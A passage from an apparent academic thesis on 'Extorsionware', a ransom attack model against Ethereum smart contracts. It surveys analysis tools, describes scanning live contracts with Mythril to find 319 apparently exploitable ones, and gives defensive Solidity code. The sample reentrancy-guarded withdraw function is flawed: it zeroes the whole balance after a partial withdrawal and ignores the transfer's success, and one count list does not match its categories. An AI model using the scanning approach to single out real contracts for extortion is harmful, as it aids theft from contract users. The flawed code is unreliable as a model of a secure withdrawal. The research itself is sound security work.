it destroys the Smart Contract making it unusable. So the attack should skip the phase of the zero-knowledge attack (2) because there is no way to deploy a poke with a self-destruct. To deploy the Extorsionware, the malicious user has to notify the victim without showing him the actual threat and can directly give the ultimatum of destroying the SC if no ransom is paid.

6

Implementation and Results

We used Remix IDE to test the toy example illustrated in Chapter 5. Remix IDE is an integrated development environment tailored to the Ethereum blockchain and its virtual machine. The application simulates the blockchain with just the developed contracts and some accounts that already hold some ethers, by default, there are 15 accounts, each one holding 100 ETH. The snippets used in the Chapter 5 can be founded in the GitHub repository[1] for this project, which contains the vulnerabilities applied to the attack model proposed already discussed in Chapter 5. In this section, we want to shift our focus to the real-world case scenario. To understand the impact of our attack model, we must study the Smart Contracts already deployed on the network. We do so by finding the correct tool to do the examination, preferably a dynamic analysis since we will not have access to the source code but just the bytecode. Section 6.1 refers to a list of open source tools, most of which were released with their paper, as shown in Table 6.2, in the last column. We pick the best tool to implement a network search and analysis from that list. For our scope, we need a program that can perform dynamic analysis without the source code because we do not always have access to it.

[1] https://github.com/ChristianC244/Extorsionware

6.1 Analysis Tools

This section focuses on the assessment of online tools for analyzing Smart Contracts. The research community has developed many programs; however, many have not been updated since their release paper. We selected open-source tools whose code is stored on GitHub. Therefore, we can detect if said program received any recent commit. Table 6.1 reports repositories that received commits after January 2021, the release date of Solidity version 0.8. The tools documented cover many different tasks, from static analysis to linting.

Tool	Last update	Repository
Conkas	2021-03	`github.com/nveloso/conkas`
Contract Larva	2022-03	`github.com/gordonpace/contractLarva`
Echidna	2022-05	`github.com/crytic/echidna`
EthBMC	2021-07	`github.com/RUB-SysSec/EthBMC`
Ethersplay	2021-07	`github.com/crytic/ethersplay`
EthIR	2021-04	`github.com/costa-group/EthIR`
Gigahorse	2022-05	`github.com/nevillegrech/gigahorse-toolchain`
GNNSCVulDetector	2021-12	`github.com/Messi-Q/GNNSCVulDetector`
Maian	2021-10	`github.com/ivicanikolicsg/MAIAN`
Manticore	2022-06	`github.com/trailofbits/manticore`
Mythril	2022-06	`github.com/ConsenSys/mythril/`
PASO	2021-10	`github.com/aphd/paso`
Remix-IDE	2022-05	`github.com/ethereum/remix-project`
Securify 2.0	2021-09	`github.com/eth-sri/securify2`
Slither	2022-05	`github.com/crytic/slither`
Smart Bugs	2022-05	`github.com/smartbugs/smartbugs`
Smart check	2021-12	`github.com/smartdec/smartcheck`
Solhint	2022-03	`github.com/protofire/solhint`
Solidifi	2022-05	`github.com/DependableSystemsLab/SolidiFI`
Solithesis	2022-05	`github.com/aoli-al/Solythesis`
ThEther	2021-07	`github.com/nescio007/teether`
Vertigo	2022-05	`github.com/JoranHonig/vertigo`

Table 6.1: Open source tools

We research for tools because we need to implement an automatic search to check if the attack model is doable. In Table 6.2 we can see the tasks performed by each tool and how many GitHub stars it received. The star system is a common descriptor of the quality and popularity of the project.

Tool	GitHub Stars	Type	Release paper
Conkas	47	Static analysis	n/a
Contract Larva	26	Verification	[19]
Echidna	1.5k	Input fuzzer	[20]
EthBMC	45	Static analysis	[21]
Ethersplay	519	Disassembler	n/a
EthIR	26	Static analysis	[22]
Gigahorse	126	Disassembler	[23]
GNNSCVulDetector	45	Static analysis	n/a
Maian	464	Static analysis	[24]
Manticore	426	Symbolic Execution	[25]
Mythril	2.6k	Dynamic analysis	[26]
PASO	2	Parser	n/a
Remix-IDE	1.5k	IDE	n/a
Securify 2.0	331	Dynamic analysis	[27]
Slither	2.8k	Static analysis	[28]
Smart Bugs	236	Multi-Tool	n/a
Smart check	235	Static Analysis	[29]
Solhint	711	Linting	n/a
Solidifi	41	Static Analysis	[30]
Solithesis	7	Verification	[31]
ThEther	95	analysis	[32]
Vertigo	114	Mutation testing	[33]

Table 6.2: Tool scope and rating on github, with reference to its release paper

6.2 Scanning Ethereum

We picked Mythril from Table 6.1 to conduct the dynamic analysis as it is one of the most updated. We need a tool that can perform dynamic analysis, so the choices are between two: Mythril, by ConsenSys, and Securify 2.0. The former can effortless scan Smart Contracts in different solidity versions, also known as "pragmas", since it can detect them automatically. The docker implementation of the latter needs to know the pragma before creating the image; thus leaving the pragma identification to us. The target of this Chapter is to show how easy is

it to find Smart Contracts exploitable with our proposed attack, therefore we choose ConsenSys's tool to perform our analyses. Mythril can detect up to 14 distinct vulnerabilities, shown in Table 6.3, labelled according to the Smart Contract Weaknesses Classification (SWC). It is also easy to implement since the developers created a docker image on Docker Hub, so we do not need to install the required libraries on the system. To interact with the Ethereum network, we call Etherscan API to avoid hosting a node ad filling the SSDs with hundreds of GB of data. Just with the free account option, they allow up to 100000 calls per day but no more than five calls per second. Each Mythril analysis requires up to 30min; therefore, we implemented a multithreaded application to speed up the process. The main thread interacts with etherscan and collects all the addresses written in the last block. Then filter out the addresses already scanned or those not Smart Contract accounts. After this cleaning process, the main thread starts other threads that launch subprocesses to docker's containers. With ten threads, the application can scan with an average of 1.4 Smart Contracts per minute. Finally, the program saves the analysis results in a local directory in a text file. When the list of addresses is empty, the program takes a new list from the newly mined block and continues the weaknesses study.

Module	**Taxonomy-ID**	**SWC-ID**
Delegate call to untrusted	1E	112
Dependence on predictable variable	2F,2A	120, 116
Deprecated opcodes	8D	111
Ether thief	6D	105
Exceptions	3D	110
External Calls	1A	107
Integer	7A	101
Multiple sends	3B	113
Suicide	6C	106
State change ext calls	1A	107
Unchecked retval	3A	104
User supplied assertion	3D	110
Arbitrary Storage write	8E	124
Arbitrary jump	8F	127

Table 6.3: Mythril modules and the vulnerabilities they detect

6.3 Results

The scanner successfully analyzed 11185 Smart Contracts. We capped the execution time of Mythril's scan to 30 minutes which is a fair amount of time since most of them are correctly analyzed in under 10 minutes. We found that just 2985 of the Smart Contracts have no detected vulnerabilities, and 6013 have one flaw. The SCs with three, four, five and six vulnerabilities are respectively, 1520, 596, 60, 9 and 2. Figure 6.1 shows the total percentages of the number of vulnerabilities detected in the Smart Contracts. As it is possible to see, most of the SC deployed in the Ethereum blockchain are vulnerable, but we are interested in a small portion of all the flaws. Of all the 14 vulnerabilities detectable by Mythril, we can execute the proposed attack model by exploiting five: 1E, 6D, 1A, 3B, and 6C.



Figure 6.1: Pie chart showing how many Smart Contracts are affected by how many vulnerabilities. Therefore we have 26.69% of SC with zero vulnerabilities, 53.76% with one vulnerability, et cetera.

In our analysis, Mythril detected 11 different vulnerabilities, as shown in the bar graph in Figure 6.2. The bar graph represents three different severities (red for high, yellow for medium and blue for low), another feature of the tool implemented. The vulnerabilities we are looking for, are catalogued in the SWC as IDs: 112, 105, 107, 113, and 106. Therefore, of all the 11185 Smart Contracts examined, only 319 are to be considered exploitable with the proposed attack model of the work. Figure 6.3 shows that the vulnerabilities selected are mostly considered low severity: we have 313 contracts affected with inferior threats vulnerabilities, yet the attack can

deal some damage to the victim Smart Contracts and their users.



Figure 6.2: The bar graph states how many times the vulnerability, classified by its SWC-ID in the x-axis, is found in the scan in different contracts. The color represent the severity of the vulnerability: Red to Blue is High to Low.



Figure 6.3: This pie chart shows the severity level of the vulnerabilities that allows the Extorsionware attack model. The different shades of blue represent low level vulnerability while the reds the higher level.

6.4 Defences

To defend against this new type of attack, we can implement different solutions depending on the targeted user base. If the Smart Contract has to interact with a few previously known users, we can implement a hashmap with the allowed addresses. Implementing a hashmap instead of a stack will reduce the gas cost of searching and editing the data structure. In Code 6.1 we show

a piece of SC that checks the sender in the map to allow the interaction. Only the owner can modify the structure by inserting or deleting the entries. We use a hashmap instead of a HashSet because the latter does not exist in solidity. By setting a map with the key as address and the value as boolean, we can specify to true the address we allow to interact. By default, everything else is false. If the target of the Smart Contract is to interact with no specific address, we have to implement different solutions to defend against each unique vulnerability.

- In case of re-entrancy, we can implement a modifier. Modifiers can be used to change the behaviour of functions in a declarative way. E.g., we can use a modifier to check a condition before executing the function automatically. In Code 6.2 we can see how to apply a modifier that prevents reentrancy: in lines 8-13, there is the declaration of the modifier that is implemented in line 20. *reentrancyGuard* checks a boolean lock before starting, if the check passes it changes the value of the variable to true before the execution of the function. Then the function runs, and the lock's value returns to false.

- To prevent denial of service the solution is simple: never send automatically the currency back to the user. Of course, we don't want to steal the ether, but rather to create a deposit where the user can withdraw whenever she want. By doing so, the Smart Contract can continue to behave normally and it cannot stops abruptly if cannot send back the ethers.

- To avoid delegate calls to unknown contracts we can use a data structure, similar to the first solution, where only authorized addresses can invoke Smart Contracts delegating.

```
1  // SPDX-License-Identifier: GPL-3.0
2  pragma solidity ^0.8.7;
3  
4  contract Defenceful{
5      mapping(address => bool) public allowed;
6      address owner;
7  
8      constructor() {
9          owner = msg.sender;
10         allowed[owner] = true;
11     }
12 
13     function interact() public payable {
14         require(allowed[msg.sender], "Account not allowed");
15         // Do stuff...
16     }
17 
18     function insert_address(address _a) public{
19         require(msg.sender == owner);
20         allowed[_a] = true;
21     }
22 
```

```
23      function delete_address(address _a) public {
24          require(msg.sender == owner);
25          allowed[_a] = false;
26      }
27  }
```

Code Snippet 6.1: Basic authentication system where the map “allowed” is a public record of addresses that can call the function interact. Only the owner can modify it

```
1   // SPDX-License-Identifier: GPL-3.0
2   pragma solidity >= 0.8;
3
4   contract Victim {
5       mapping(address => uint) public balances;
6       bool reentrancyLock = false;
7
8       modifier reentrancyGuard {
9           require(!reentrancyLock);
10          reentrancyLock = true;
11          _; // This is the execution of the 'modified' function
12          reentrancyLock = false;
13      }
14
15      function deposit() public payable {
16          balances[msg.sender] += msg.value;
17      }
18
19      /* By adding the modifier 'reentrancyGuard', the function cannot be called multiple time until it
         finishes */
20      function withdraw(uint amount) public reentrancyGuard{
21         uint bal = balances[msg.sender];
22          require(bal > 0,"Not enough balance");
23          require(bal >= amount,"Amount higher that total balance");
24
25          (bool sent, ) = msg.sender.call{value: amount}("");
26
27          balances[msg.sender] = 0;
28      }
29  }
```

Code Snippet 6.2: Defence mechanism against re-entrancy. The modifier “reentrancyGuard” istantiates a lock (similar to the ones used for multi-threading) that prevents the recall of the function if did not finished its execution

6.5 Conclusion

This work describes a novel attack model inspired by the ransomware attack: Extorsionware. The thesis reports a detailed taxonomy of the vulnerabilities and adapts the attack model proposed to a few that can be automatically found in Smart Contract on the blockchain. Moreover,

we scanned more than 11000 Smart Contracts deployed in the Ethereum network to uncover that more than half of them are vulnerable. We discovered that a percentage close to 4% of the vulnerable SC is potentially violable to the Extorsionware attack. Thus, representing a threat to existing Smart Contracts. The blockchain world is still young and far from being 100% secure. Still to this day, old vulnerabilities haunt the Smart Contracts world and can lead to new and different attack models: our is just one of them.

References

[1] A. Brighente, M. Conti, and S. Kumar, “Extorsionware: Exploiting smart contract vulnerabilities for fun and profit,” 2022. [Online]. Available: https://arxiv.org/abs/2203.09843

[2] H. Rameder, M. di Angelo, and G. Salzer, “Review of automated vulnerability analysis of smart contracts on ethereum,” *Frontiers in Blockchain*, vol. 5, 2022. [Online]. Available: https://www.frontiersin.org/articles/10.3389/fbloc.2022.814977

[3] D. L. Chaum, *Computer Systems established, maintained and trusted by Mutually Suspicious Groups*. University of California, Berkeley, 1982.

[4] S. Nakamoto, “Bitcoin: A peer-to-peer electronic cash system,” 2009. [Online]. Available: http://www.bitcoin.org/bitcoin.pdf

[5] V. Buterin, “Ethereum white paper: A next generation smart contract & decentralized application platform,” 2013. [Online]. Available: https://github.com/ethereum/wiki/wiki/White-Paper

[6] V. Buterin, D. Hernandez, T. Kamphefner, K. Pham, Z. Qiao, D. Ryan, J. Sin, Y. Wang, and Y. X. Zhang, “Combining ghost and casper,” 2020. [Online]. Available: https://arxiv.org/abs/2003.03052

[7] G. Destefanis, M. Marchesi, M. Ortu, R. Tonelli, A. Bracciali, and R. Hierons, “Smart contracts vulnerabilities: a call for blockchain software engineering?” in *2018 International Workshop on Blockchain Oriented Software Engineering (IWBOSE)*, 2018, pp. 19–25.

[8] A. Dika and M. Nowostawski, “Security vulnerabilities in ethereum smart contracts,” in *2018 IEEE International Conference on Internet of Things (iThings) and IEEE Green Computing and Communications (GreenCom) and IEEE Cyber, Physical and Social Computing (CPSCom) and IEEE Smart Data (SmartData)*, 2018, pp. 955–962.

[9] C. F. Torres, M. Steichen, and R. State, "The art of the scam: Demystifying honeypots in ethereum smart contracts," in *28th USENIX Security Symposium (USENIX Security 19)*. Santa Clara, CA: USENIX Association, Aug. 2019, pp. 1591–1607. [Online]. Available: https://www.usenix.org/conference/usenixsecurity19/presentation/ferreira

[10] N. Atzei, M. Bartoletti, and T. Cimoli, "A survey of attacks on ethereum smart contracts (sok)," in *Principles of Security and Trust*, M. Maffei and M. Ryan, Eds. Berlin, Heidelberg: Springer Berlin Heidelberg, 2017, pp. 164–186.

[11] A. Dika, "Ethereum smart contracts: Security vulnerabilities and security tools," Master's thesis, NTNU, 2017.

[12] A. Mense and M. Flatscher, "Security vulnerabilities in ethereum smart contracts," in *Proceedings of the 20th International Conference on Information Integration and Web-Based Applications & Services*, ser. iiWAS2018. New York, NY, USA: Association for Computing Machinery, 2018, p. 375–380. [Online]. Available: https://doi.org/10.1145/3282373.3282419

[13] H. Rameder, M. di Angelo, and G. Salzer, "Review of automated vulnerability analysis of smart contracts on ethereum," *Frontiers in Blockchain*, vol. 5, 2022. [Online]. Available: https://www.frontiersin.org/article/10.3389/fbloc.2022.814977

[14] M. Demir, M. Alalfi, O. Turetken, and A. Ferworn, "Security smells in smart contracts," in *2019 IEEE 19th International Conference on Software Quality, Reliability and Security Companion (QRS-C)*, 2019, pp. 442–449.

[15] J. Chen, X. Xia, D. Lo, J. Grundy, X. Luo, and T. Chen, "Defining smart contract defects on ethereum," *IEEE Transactions on Software Engineering*, vol. 48, no. 1, pp. 327–345, 2022.

[16] M. di Angelo and G. Salzer, "A survey of tools for analyzing ethereum smart contracts," in *2019 IEEE International Conference on Decentralized Applications and Infrastructures (DAPPCON)*, 2019, pp. 69–78.

[17] B. C. Gupta, N. Kumar, A. Handa, and S. K. Shukla, "An insecurity study of ethereum smart contracts," in *Security, Privacy, and Applied Cryptography Engineering*, L. Batina,

S. Picek, and M. Mondal, Eds. Cham: Springer International Publishing, 2020, pp. 188–207.

[18] G. Destefanis, M. Marchesi, M. Ortu, R. Tonelli, A. Bracciali, and R. Hierons, "Smart contracts vulnerabilities: a call for blockchain software engineering?" in *2018 International Workshop on Blockchain Oriented Software Engineering (IWBOSE)*, 2018, pp. 19–25.

[19] J. Ellul and G. J. Pace, "Runtime verification of ethereum smart contracts," in *2018 14th European Dependable Computing Conference (EDCC)*, 2018, pp. 158–163.

[20] G. Grieco, W. Song, A. Cygan, J. Feist, and A. Groce, "Echidna: Effective, usable, and fast fuzzing for smart contracts," in *Proceedings of the 29th ACM SIGSOFT International Symposium on Software Testing and Analysis*, ser. ISSTA 2020. New York, NY, USA: Association for Computing Machinery, 2020, p. 557–560. [Online]. Available: https://doi.org/10.1145/3395363.3404366

[21] J. Frank, C. Aschermann, and T. Holz, "Ethbmc: A bounded model checker for smart contracts," in *USENIX Security Symposium (USENIX Security)*, 2020.

[22] E. Albert, P. Gordillo, B. Livshits, A. Rubio, and I. Sergey, "Ethir: A framework for high-level analysis of ethereum bytecode," in *Automated Technology for Verification and Analysis*, S. K. Lahiri and C. Wang, Eds. Cham: Springer International Publishing, 2018, pp. 513–520.

[23] N. Grech, L. Brent, B. Scholz, and Y. Smaragdakis, "Gigahorse: Thorough, declarative decompilation of smart contracts," in *2019 IEEE/ACM 41st International Conference on Software Engineering (ICSE)*, 2019, pp. 1176–1186.

[24] I. Nikolic, A. Kolluri, I. Sergey, P. Saxena, and A. Hobor, "Finding the greedy, prodigal, and suicidal contracts at scale," 2018. [Online]. Available: https://arxiv.org/abs/1802.06038

[25] M. Mossberg, F. Manzano, E. Hennenfent, A. Groce, G. Grieco, J. Feist, T. Brunson, and A. Dinaburg, "Manticore: A user-friendly symbolic execution framework for binaries and smart contracts," 2019. [Online]. Available: https://arxiv.org/abs/1907.03890

[26] B. Muller, "Smashing ethereum contracts for fun and profit," 2018. [Online]. Available: https://github.com/muellerberndt/smashing-smart-contracts/blob/master/smashing-smart-contracts-1of1.pdf

[27] P. Tsankov, A. Dan, D. Drachsler-Cohen, A. Gervais, F. Bünzli, and M. Vechev, "Securify: Practical security analysis of smart contracts," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '18. New York, NY, USA: Association for Computing Machinery, 2018, p. 67–82. [Online]. Available: https://doi.org/10.1145/3243734.3243780

[28] J. Feist, G. Grieco, and A. Groce, "Slither: A static analysis framework for smart contracts," in *2019 IEEE/ACM 2nd International Workshop on Emerging Trends in Software Engineering for Blockchain (WETSEB)*. IEEE, may 2019. [Online]. Available: https://doi.org/10.1109%2Fwetseb.2019.00008

[29] S. Tikhomirov, E. Voskresenskaya, I. Ivanitskiy, R. Takhaviev, E. Marchenko, and Y. Alexandrov, "Smartcheck: Static analysis of ethereum smart contracts," in *Proceedings of the 1st International Workshop on Emerging Trends in Software Engineering for Blockchain*, ser. WETSEB '18. New York, NY, USA: Association for Computing Machinery, 2018, p. 9–16. [Online]. Available: https://doi.org/10.1145/3194113.3194115

[30] A. Ghaleb and K. Pattabiraman, "How effective are smart contract analysis tools? evaluating smart contract static analysis tools using bug injection," in *Proceedings of the 29th ACM SIGSOFT International Symposium on Software Testing and Analysis*, ser. ISSTA 2020. New York, NY, USA: Association for Computing Machinery, 2020, p. 415–427. [Online]. Available: https://doi.org/10.1145/3395363.3397385

[31] A. Li, J. A. Choi, and F. Long, "Securing smart contract with runtime validation," in *Proceedings of the 41st ACM SIGPLAN Conference on Programming Language Design and Implementation*, ser. PLDI 2020. New York, NY, USA: Association for Computing Machinery, 2020, p. 438–453. [Online]. Available: https://doi.org/10.1145/3385412.3385982

[32] J. Krupp and C. Rossow, "teEther: Gnawing at ethereum to automatically exploit smart contracts," in *27th USENIX Security Symposium (USENIX Security 18)*. Baltimore,

MD: USENIX Association, Aug. 2018, pp. 1317–1333. [Online]. Available: https://www.usenix.org/conference/usenixsecurity18/presentation/krupp

[33] J. J. Honig, M. H. Everts, and M. Huisman, "Practical mutation testing for smart contracts," in *Data Privacy Management, Cryptocurrencies and Blockchain Technology*, C. Pérez-Solà, G. Navarro-Arribas, A. Biryukov, and J. Garcia-Alfaro, Eds. Cham: Springer International Publishing, 2019, pp. 289–303.